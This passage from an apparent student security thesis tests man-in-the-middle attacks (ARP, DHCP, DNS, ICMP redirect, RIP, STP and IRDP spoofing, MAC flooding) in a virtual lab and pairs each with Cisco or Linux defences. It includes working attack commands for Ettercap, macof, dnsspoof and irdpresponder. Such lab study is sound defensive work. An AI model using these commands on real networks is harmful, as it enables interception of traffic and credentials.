Injection can be used to do packet rewriting. Multiple attacks can target the **PPTP** connections, and fool the hosts in the connection establishment. The attacker can force systems to use no encryption, or ask for the password's hash (Ornaghi, A., Valleri, M., 2002 [46]).

While **CHAP** uses a challenge to avoid replay attacks and eavesdropping, an attacker forcing **PAP** can directly obtain authentication information as it can use (optional) encryption (Anderson, A., 1996 [2]).

A simple example is tested and visible in Appendix 6 for the purpose of the project. It injects an invisible iframe in all web pages. To ensure content will be clear-text and not compressed, a rule rewrites the requests, while the other parses the answer from the server to modify the content. This would not work for an **HTTPS** connection as signature prevents from changes, however it represents the attack in action and provides more thoughts about the attacker's possibilities.

2.5 Intrusion Detection / Prevention Systems

Intrusion Detection / Prevention Systems (**IDS** / **IPS**) provide a wide range of mechanisms to analyze the network's activity and reduce potential attacks consequences. Depending on the configuration needed, they can cover **MiTM** attacks as well, however they come with their pros and cons (Trabelsi, Z., El-Hajj, W., 2009 [52]).

As they provide a potentially huge range of detection/prevention, their configuration represents a big topic and is not trivial. Another remark is they do not address into fixing the protocols' issues but to limit their exploitation by an attacker.

Due to time constraints and the scope of the project itself, the author decided to leave **IDS** / **IPS** for another analysis, as they can be addressed as a stand-alone project because of their use and configuration. However as their use can provide the desired effects, they should also be taken in consideration for securing a network.

3 METHODOLOGY

Based on the time that was allocated, the author decided a different order of approach than used in the Literature Review [2]. As the project had to respect delays, vectors have been organized based on their role in the network, the functionalities involved, their presence / activation on systems by default. The possibilities and interests it represents to an attacker have also be taken in consideration. Vectors will be addressed in the following order: **ARP**-based, **ICMP**, **DNS**, **DHCP**, **IGP**s, **STP**, **IRDP**. And finally, the different advanced exploitations that can be conducted once the **MiTM** is in place in the victim network.

The process in use involved the testing of each vector, and the corresponding defence(s). Clear-text protocols will be targeted first, represented by the use of FTP, as explained in “Systems” [3.2.1]. Then will be approached advanced exploitation. This choice has been made to address efficiently the project: **MiTM** attacks do not let the attacker read or modify the encrypted data. However, it can be vulnerable to further exploitation, and the defence it seems to provide has to be mitigated.

The first step will address the **MiTM** itself, the different vectors and defences in order to prevent them. Attacks are tested before the defence is implemented. Once the flaw is exploited, the experiment restarts with the fix applied, in order to ensure the behavior is the one expected from the Literature Review [2].

The second step will address encryption and the defence it provides, through protocols such as **IPSEC** or **SSH**. Risks and potential vulnerabilities will be outlined in order to raise concerns to users that decide to use this protection method. Advanced exploits will be used to demonstrate vulnerabilities and possibilities or risks of an eventual attack to privacy and security.

3.1 Environment

In order to perform experiments on a network, GNS3 and different virtualization solutions are going to be used, such as Virtualbox. A testing environment is set up and running as shown on Illustration 4.




Illustration 4: Test Environment Topology

The virtualization provides a great solution with no financial cost. It can be restored to an initial state after each experiment is needed. However, it comes with a price: some experiments have highlighted limits in the systems available, and in the architecture itself. While the virtualization involves the use of a system image to run, some equipments such as switches are not widely available, and old modules have to be used (NM-16ESW for Ethernet switching), providing a good support but the code has been modified to improve some issues (**CAM** table aging [3.3.2]). Resources are also an issue, as the system cannot keep up with an intense flood, per instance.

Four hosts are distributed between two networks. Systems noted R*x* represent the routers to simulate a remote environment. Equipments IP address(es) are summarized as follow:

Equipment	**Address**
Server *(Ubuntu Server)*	1.0.0.1
Client *(Tiny Core)*	1.0.0.3
Attacker *(Kali Linux)*	1.0.0.4
Remote Client *(Tiny Core)*	2.0.0.1
R3 *(**IOS** C3725)*	1.0.0.254
	3.0.0.1
R4 *(**IOS** C3725)*	3.0.0.2
	2.0.0.254

All networks use the netmask 255.255.255.0 (/24) allowing up to 254 hosts. The 3.0.0.0/24 network represents the link between the two routers, and is the third network of our topology.

3.2 Systems & Tools

As seen above, the topology contains various systems and equipments. The following will address the reasons and possibilities for each system or equipment in use, as well as the tools that will be used in order to perform the tasks as planned.

3.2.1 Systems

The server present on the **LAN** uses Ubuntu Server 15.04, a Linux distribution based on Debian, but thought for servers. It comes already including the different packages to run multiple and specific servers (no graphical interface, nor games, nor other extra software). For the described use, a specific list of protocols is required to be implemented. The presence of the File Transfer Protocol (**FTP**) in the list is justified because of its operating. **FTP** provides a clear text protocol with authentication as a protection mechanism. However, because the password is send in clear text, the use of **MiTM** attacks allows for the attacker to intercept that password, or simply intercept all files, or inject commands. It is a widely used protocol, and allows for a complete checkup regarding authentication limits, transfer issues and so on. As a consequence, this application layer (7) protocol will be used to perform the tests when vectors target underlying layers. The full configuration is described as follow:

- **DHCP**, using isc-dhcp-server, for dynamic addressing;
- **FTP**, based on vstpd, for the non-encrypted protocol analyzed;
- **SSH**, for the encrypted protocol exploited;
- **DNS**, with Bind (version >10), in order to analyze the protocol.

Regarding the different nodes on the network, their virtualization with GNS3 implies compatible systems. In order to do so, equipments run the c3725 Adventerprisek9 mz 124-15.T14 binary image of the **IOS** system. The choice to use Cisco equipments is based on the precedent knowledge and practice of the author, and the market share of about 75% for network switches and 50% for routers (http://www.trefis.com). As this project does not aim to provide all defences on all existing systems, the scope is limited to the equipments in use.

As switches do differ from bridges, their installation is the same as the other nodes, but they do include the old NM-16ESW module. The last task is to ensure the f0/* interfaces are not used to connect with other systems, as the switching operates only on the interfaces above (f1/*).

The clients use instances of the TinyCore Linux distribution, providing a minimal graphical interface with all clients to connect the different services running on the server (see list above).

The attacker machine runs a Kali Linux 1.0.6 distribution specialized for penetration testing and other security related works. It is extremely useful as it comes with a huge amount of packages and tools already ready to perform a wide range of experiments and testing on networks, systems and equipments.

3.2.2 Tools

The different tools are available on Internet. They will be globally explained, however this will be kept relatively short: the presentation will tend to focus more on the use in the current project. Websites of the different projects provide information, well beyond our scope.

dsniff

‹‹ dsniff is a collection of tools for network auditing and penetration testing. ››.

website: http://www.monkey.org/~dugsong/dsniff/

dsniff provides tool to facilitate **MiTM** attacks. macof and dnsspoof will be used, respectively for flooding random **MAC** addresses on the network, the latter automatically performing **DNS** spoofing, based on a provided host file (visible in Appendix 2).

Ettercap

‹‹ Ettercap is a comprehensive suite for man in the middle attacks. ››.

website: https://ettercap.github.io/ettercap/

Ettercap will be used to perform **ARP** and **DHCP** spoofing, as well as the advanced exploits, involving filtering. Ettercap provides a language to write filters making it really handy and useful. Filters can be found in the Appendices 5, 6, 7 and 8.

IRPAS

‹‹ Internetwork Routing Protocol Attack Suite ››.

website: http://www.phenoelit.org/irpas/

IRPAS implements small tools to perform raw operations with inter-networks routing protocols. It is designed to be easy to implement in scripts. However for our use of irdpresponder to perform **IRDP** spoofing, we will not require to do so, as it is straight forward.

Scapy

‹‹ Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. ››.

website: http://www.secdev.org/projects/scapy/

Scapy is used to easily forge packets with the composition layer by layer. This framework uses Python, and its abilities in packet manipulation make powerful scripts. It is particularly useful for the forgery of **ICMP** redirects, or dynamic routing protocols, that are unusual packets for a host to send (visible in Appendices 1, 3 and 4).

Yersinia

‹‹ It pretends to be a solid framework for analyzing and testing the deployed networks and systems. ››.

website: http://www.monkey.org/~dugsong/dsniff/

Yersinia has a lot of abilities. For the scope of this project, the **DHCP** and **STP** functionalities are used, respectively to empty the available addresses for the server to allocate, the latter being required to elect the attacking machine as the Root node of the network.

3.3 Vectors & Defences

In a real situation, an attacker would analyses the network in order to know the topology and adapt the attack, as well as the target, to its needs. As we already have all information we would need, this has been skipped in order to focus on the attacks, defences techniques and tools used in during the experimentation.

3.3.1 ARP Spoofing

As seen in the literature review ([2.2.1]), **ARP** spoofing is realized by packet forgery. The task is to give fake replies to **ARP** requests, filling the victim's table with our **MAC** address.

The tool used on the attacker's system is *Ettercap*. This widely used software provides a great toolbox for **MiTM** attacks. An important amount of plugins and filters can be used with *Ettercap*, covering a lot of cases and situations. The following command starts the **ARP** spoofing of connections (including remote ones) between all hosts and destinations (both left empty selects all):

```
ettercap -T -M arp:remote // //
```

The use of monitoring tools to protect the network do not provide an automatic answer: it only alerts the administrator of the network of suspicious activities. The **DAI** implementation directly on the switch allow us to define trusted ports, and to protect the others in case of an attack. As a conclusion, packets from the attacker are not transmitted to the hosts, as they do not pass the **DAI** validation. They are dropped and an error message is logged:


```
ip arp inspection vlan 1
```

"**VLAN** 1" represents the default Virtual **LAN** (**VLAN**) for all the interfaces on the switch. The trusted interface is configured as follow:

```
ip arp inspection trust
```

3.3.2 ARP Port Stealing

ARP port stealing does not use the same principle as precedently ([3.3.1]). The aim of this manipulation is to overflow the switch Forwarding Information Base (**FIB**) also known as **CAM** table, leading to the behavior described in [2.2.2]. The state of the switch before and during the flooding is visible on Illustration 5.



```
Switch-SW#show mac-address-table count

NM Slot: 1
--------------

Dynamic Address Count:                 2
Secure Address (User-defined) Count:   0
Static Address (User-defined) Count:   0
System Self Address Count:             1
Total MAC addresses:                   3
Maximum MAC addresses:                 8192
Switch-SW#show mac-address-table count

NM Slot: 1
--------------

Dynamic Address Count:                 8188
Secure Address (User-defined) Count:   0
Static Address (User-defined) Count:   0
System Self Address Count:             1
Total MAC addresses:                   8189
Maximum MAC addresses:                 8192
Switch-SW#
```

Illustration 5: Table before and during flooding

For this, the *dsniff* suite has been used. It provides a great set of tools to perform odd manipulation on the network. The tool in question is called *macof*, it will flood the network with random values of **IP/MAC** addresses on the network interface “eth0”. Interpreted by the switch, it will fill the **FIB** until the attack is successful:

```
macof -i eth0
```


As [3.3.1], enabling **DAI** will cause all **ARP** packets issued by the attacker's machine to be dropped by the switch. The behavior can here again be specified using trusted ports or **ACL**s such as the followings will create an **ACL** to allow 1.0.0.1 with **MAC** address 0001.0001.0001 to proceed **ARP**. The last command activates the **ACL** for **VLAN** 1 (Cisco, [no date] [13]):

```
arp access-list arp_filter
permit ip host 1.0.0.1 mac host 1.1.1
ip arp inspection filter arp_filter vlan 1
```

3.3.3 ICMP Redirect

ICMP redirect has been explained in [2.3.2]. By forging packets, the hosts will register a new default route, passing through the attacker's system.

To start the forgery, *Scapy* is used. It is a **Python** packet manipulation library. A small script (see Appendix 1 “ICMP Redirect Forgery”) is used to forge an **ICMP** redirect packet. The first instantiation represent the victim address and the source from which it receives the packet. Then the gateway's (fake) address is added. Finally, the second **IP** instance represents the route, here the packets for 2.0.0.1. A new route is added on the server, it is a poisoned route to the client, with the attacker's machine as the best gateway. When a **FTP** session is opened on the server, a Wireshark instance on the attacker's machine gets the result visible on Illustration 6 (page 30).



```
Source    Destination Info
1.0.0.1   2.0.0.1     Response: 230 Login successful.
1.0.0.1   2.0.0.1     [TCP Retransmission] Response: 230
1.0.0.1   2.0.0.1     Response: 257 "/home/server"
1.0.0.1   2.0.0.1     [TCP Retransmission] Response: 257
1.0.0.1   2.0.0.1     Response: 200 Switching to ASCII m
1.0.0.1   2.0.0.1     [TCP Retransmission] Response: 200
1.0.0.1   2.0.0.1     Response: 200 PORT command success
1.0.0.1   2.0.0.1     [TCP Retransmission] Response: 200
1.0.0.1   2.0.0.1     ftp-data > 46497 [SYN] Seq=0 Win=2
```

Illustration 6: One-way Data Interception

Packets are noted as retransmission because they arrive to the attacker's machine and are immediately forwarded to the remote client (Wireshark sees them twice). Also, we do not see packets incoming from the client, this is because only the server has changed its routing table, the client keeps communicating directly with the server (one way is poisoned).

The configuration on the routers can force **ICMP** redirect packets to not be transmitted. By default however, **ICMP** redirects are activated, to disable it on the concerned interface/router:

```
no ip redirects
```

However, in order for all hosts to be defended against such attacks, an individual check of the system has to be performed to ensure **ICMP** redirect is disable by default. On Linux hosts, this parameter can be changed in the file `/etc/sysctl.conf` by changing the corresponding lines as follow:

```
net.ipv4.conf.all.accept_redirects = 0
```

ICMP redirects will then simply be ignored by the system, therefore avoiding all changes, legitimate or not.


3.3.4 DNS Spoofing

This attack, as described in “DNS Spoofing” [2.4.1], targets one of the pillars of the Web. The forgery of fake **DNS** replies to redirect users to the attacker's machine is made using *dnsspoof* part of the *dsniff* toolbox ([3.3.2]).

A host file has to be created in order to define the victims and the global behavior of the sniffer (what websites are going to be poisoned). The one in use can be found in Appendix 2 (“Poisoned Host File”). The following command starts the interception and replies for **DNS** requests on the network interface “eth0” corresponding to the host file:

```
dnsspoof -i eth0 -f /poisoned_host file
```


For this experiment, a **DNS** server was running with a custom domain on our Server (`testenv.local`). When the client queries the server, dnsspoof will fake the answer and inform of the spoofing (see Illustration 7) and the client's **IP** address. The domain is successfully poisoned and redirected to the attacker's machine.



```
1.0.0.3.59836 > 1.0.0.1.53:  33792+ A? testenv.local
```

Illustration 7: DNS spoofed by the attacker

The implementation of **DNSSEC** requires a modification of *Bind* (the **DNS** server running our domain) configuration. **RSA** keys have to be generated in order to sign the domain, what can take up to about 24 hours if *haveged* software is not installed on the system. Then, the keys have to be added to *Bind*, and finally the domain needs to be signed. Any modification has to be followed by a re-signature of the zone (Illustration 8, page 32).



```
root@server:/var/cache/bind# dnssec-signzone -3 $(head -c 1000 /dev/random | sha
1sum | cut -b 1-16) -A -N INCREMENT -o testenv.local -t /etc/bind/db.testenv.loc
al
Verifying the zone using the following algorithms: NSEC3RSASHA1.
Zone fully signed:
Algorithm: NSEC3RSASHA1: KSKs: 1 active, 0 stand-by, 0 revoked
                         ZSKs: 1 active, 0 stand-by, 0 revoked
/etc/bind/db.testenv.local.signed
Signatures generated:                       10
Signatures retained:                         0
Signatures dropped:                          0
Signatures successfully verified:            0
Signatures unsuccessfully verified:          0
Signing time in seconds:                 0.022
Signatures per second:                 436.719
Runtime in seconds:                      0.028
root@server:/var/cache/bind# _
```

Illustration 8: DNSSEC Domain Signing


However, once in place, **DNSSEC** was able to defeat future attacks on **DNS**. The client was successfully resolving the domain without mistake even with the spoofing running, as the forged requests are not trusted.

3.3.5 DHCP Spoofing

DHCP spoofing involves a **DHCP** server and clients [2.4.2]. The testing environment has been configured in consequence [3.2.1]. In order to perform the attack, the attacker will have to act as the **DHCP** server when the host requests its network settings. If the host already has its settings, the attack will only be possible when the host will renew them. To ensure the legitimate **DHCP** server will not answer, the attacker can request all available addresses by flooding fake requests.

Using *Yersinia*, a security testing tool to perform such attacks, the experiment can take place. The “sending [**DHCP**]DISCOVER packet” option enables the flood of packets to get all available ones (simulates hosts requesting parameters). The server will stop answering requests until an address lifespan has passed.

Then, using the *Ettercap* tool (see [3.3.1]), a fake **DHCP** server can be started on the network. This will answer to requests instead of the legitimate server, in order to give the address of the compromised machine as the gateway: the hosts will connect to remote destinations through the attacker's machine. As visible on Illustration 9, the attacker will give (**DHCP** Offer from 1.0.0.4) information to the victim. If there are addresses available in the pool, the legitimate server will answer as well (**DHCP** Offer from 1.0.0.1). However, the first answer will be processed, not the following ones.



```
Source  Destination     Info
0.0.0.0 255.255.255.255 DHCP Discover - Transaction ID 0xb0fff71
1.0.0.4 255.255.255.255 DHCP Offer    - Transaction ID 0xb0fff71
0.0.0.0 255.255.255.255 DHCP Request  - Transaction ID 0xb0fff71
1.0.0.4 255.255.255.255 DHCP ACK      - Transaction ID 0xb0fff71
1.0.0.1 1.0.0.3         DHCP Offer    - Transaction ID 0xb0fff71
```

Illustration 9: DHCP Spoofed by the Attacker

To protect a network against **DHCP** spoofing attacks, trusted and untrusted can be defined on the switch. This uses the **DHCP** snooping feature, enabled using the following command line:

```
ip dhcp snooping
```

By default ports will be untrusted, and the switch will drop all DHCPOFFER (server's answer), DHCPACK (acknowledgement), and DHCPNAK (address cannot be used) packets arriving from there. Therefore, the attacker cannot provide fake **DHCP** packets to other hosts. However, to stop the consumption of all addresses by one client, **DHCP** snooping can be configured independently for each interface, to automatically disable it and report an error, when too many addresses are requested (indicated in packets per second):


```
ip dhcp snooping limit rate 10
```

3.3.6 Route Mangling

Route mangling targets the organization of the links between networks, and the designed protocols: **IGP**s [2.3.1]. To do so, **RIP** version 1 and 2 have been configured one after the other on the routers of the network. The attack can take place using *Scapy* (see [3.3.3]), as we only need to advertise for a fake route to the routers.

In **RIP** version 1 (**RIP**-1), the routers advertise their routes every 30 seconds to their neighbors (**RFC** 1058, 1988). These will then process and register routes, using their metrics (quality criteria). The Python script presented in Appendix 3 “RIP-1 Fake Advertising” advertises for a route to 2.0.0.0/8 through the attacker's machine. As **RIP**-1 has no authentication nor other security mechanisms, the targeted gateway adds the new route as expected, because the given metric is 1 (lowest value).

At the opposite, **RIP** version 2 (**RIP**-2) can include authentication in clear-text, **MD5** or **HMAC-SHA1** (Sinn R., 2006). However, it is not mandatory. Without authentication activated, the script available in Appendix 4 “RIP-2 Fake Advertising” still advertises the route but the version number has been changed in consequence. When the victim autonomous system (**AS**) updates its routes, the attack is effective. This is visible on Illustration 10, the route has been summarized to a /8 (255.0.0.0) network and now integrates the attacker's address as the gateway.



```
   2.0.0.0/24 is subnetted, 1 subnets
C     2.0.0.0 is directly connected, FastEthernet0/0
```

```
   2.0.0.0/8 is subnetted, 1 subnets
R     2.0.0.0 [120/1] via 1.0.0.4, 00:00:00, FastEthernet0/0
```

Illustration 10: Dynamic Route Changed

As other **IGP** attacks will differ in the packet forgery, the experiment stopped there. However, the security implementation of **RIP**-2 has been tried in order to ensure security mechanisms are effective.

By enabling the authentication, the router does not update its routing table, as they do not include the right information. The security is effective. However, concerns about further vulnerabilities in the authentication have been raised (Sinn R., 2006). The following command line is used to configure **MD5** authentication with **RIP**-2:

```
ip rip authentication mode md5
ip rip authentication key-chain key_chain_name
```

The use of **ACL**s can be made to allow or restrict specific operations (receiving/sending updates) on the different interfaces of the **AS**.

3.3.7 STP Mangling

In order to configure **STP**, a simple loop has been added on the virtualized network, and the attacker's machine is connected to two of the switches (see Illustration 11). The role of an attacker is to be elected as the Root node of the network, as all traffic will pass through his machine. In order to do so, *Yersinia* is used (seen in [3.3.5]).




Illustration 11: Testing Environment with a Simple Loop

The attacker simply needs to select both interfaces to start “Claiming Root Role”. The software will automatically notify **STP** devices of a topology change, giving the attacker's machine the lowest “Root ID” ensuring the takeover.

Once the switches processed the notifications, the compromised machine becomes the root switch, leading other routes to be unused. *Ettercap* allows the attacker to start a bridged sniffing between the two network interfaces, and operate the **MiTM**. **STP** do not include any security mechanism, switches can implement **BPDU** Guard or Root Guard. Both will avoid the election of a root bridge. **BPDU** Guard simply disables interfaces receiving **STP** packets on which it is activated:

```
spanning-tree bpduguard enable
```

A global command allows all ports in “portfast” mode to use BPDU Guard:

```
spanning-tree portfast bpduguard default
```

Root Guard is used for non user-connecting interfaces. It will only throw an error and disable temporarily the port when receiving **STP** packets with higher **BPDU**, to force a designated port not to become a root one:

```
spanning-tree guard root
```

Same issue do exist with Cisco Discovery Protocol (**CDP**) and can be fixed by disabling it on interfaces it is not need. Done with the global command:

```
no cdp run
```

Or individually for each interface:

```
no cdp enable
```


3.3.8 IRDP Spoofing

IRDP is based on **ICMP** (detailed in [2.3.3]). The attacker needs to wait for solicitations to be sent to multicast (224.0.0.2) if possible, or to broadcast. By answering them with wrong data, the victim will add the poisoned route. Exactly what is possible to do using the *Internetwork Routing Protocol Attack Suite* (*IRPAS*) tool by Phenoelit, providing an important toolbox for testing protocols security.

The following command starts the responder on the network interface "eth0", advertises for the compromised machine as the best gateway available, and sends them on the network's broadcast:

```
irdpresponder -v -i eth0 -S 1.0.0.4 -D 1.0.0.255
```

The network output corresponding to the fake advertisements is visible on Illustration 12. Immediately after, the victim has added the fake route it its routing table.



```
Frame 322: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: CadmusCo_9a:bb:00 (08:00:27:9a:bb:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 1.0.0.4 (1.0.0.4), Dst: 1.0.0.255 (1.0.0.255)
Internet Control Message Protocol
   Type: 9 (Mobile IP Advertisement)
   Code: 0 (Normal router advertisement)
   Checksum: 0xedf0 [correct]
   Number of addresses: 1
   Address entry size: 2
   Lifetime: 30 minutes
   Router address: 1.0.0.4
   Preference level: 1
```

Illustration 12: Fake IRDP Advertisement

As the closest defence is to disable it on networks that do not make use of it. The following command disables **IRDP** for the selected interface of a router:

```
no ip irdp
```

3.4 Advanced Exploitation

To perform advanced exploitation, the focus will be brought on non clear-text protocols (when possible) that can be made to defeat the use of encryption. Three aspects have been identified (see [2.4.3 to 2.4.6]).

3.4.1 Filtering

Filtering allows an attacker to identify packets and choose the preferred action to perform when forwarding it. Filtering can defeat **IPSEC** and **PPTP** connection establishment (see [2.4.4]).

The script presented in Appendix 7 shows the filter used to defeat **IPSEC** connection establishment. The two parts cannot exchange key material, as *Ettercap* will automatically drop the packet from or addressed by **UDP** to port 500.

In order to use a filter, it has to be compiled and loaded in the software. The compilation is done using the *Etterfilter* tool. To load the filter in *Ettercap*, the **MiTM** attack can be initiated specifying the filter(s):

```
ettercap -T -q -F <filter_filename> -M ARP:remote // //
```

That command initiates a **MiTM** attack using the “ARP Spoofing” [3.3.1] method to perform poisoning and uses the filter to forward packets and apply the required changes.

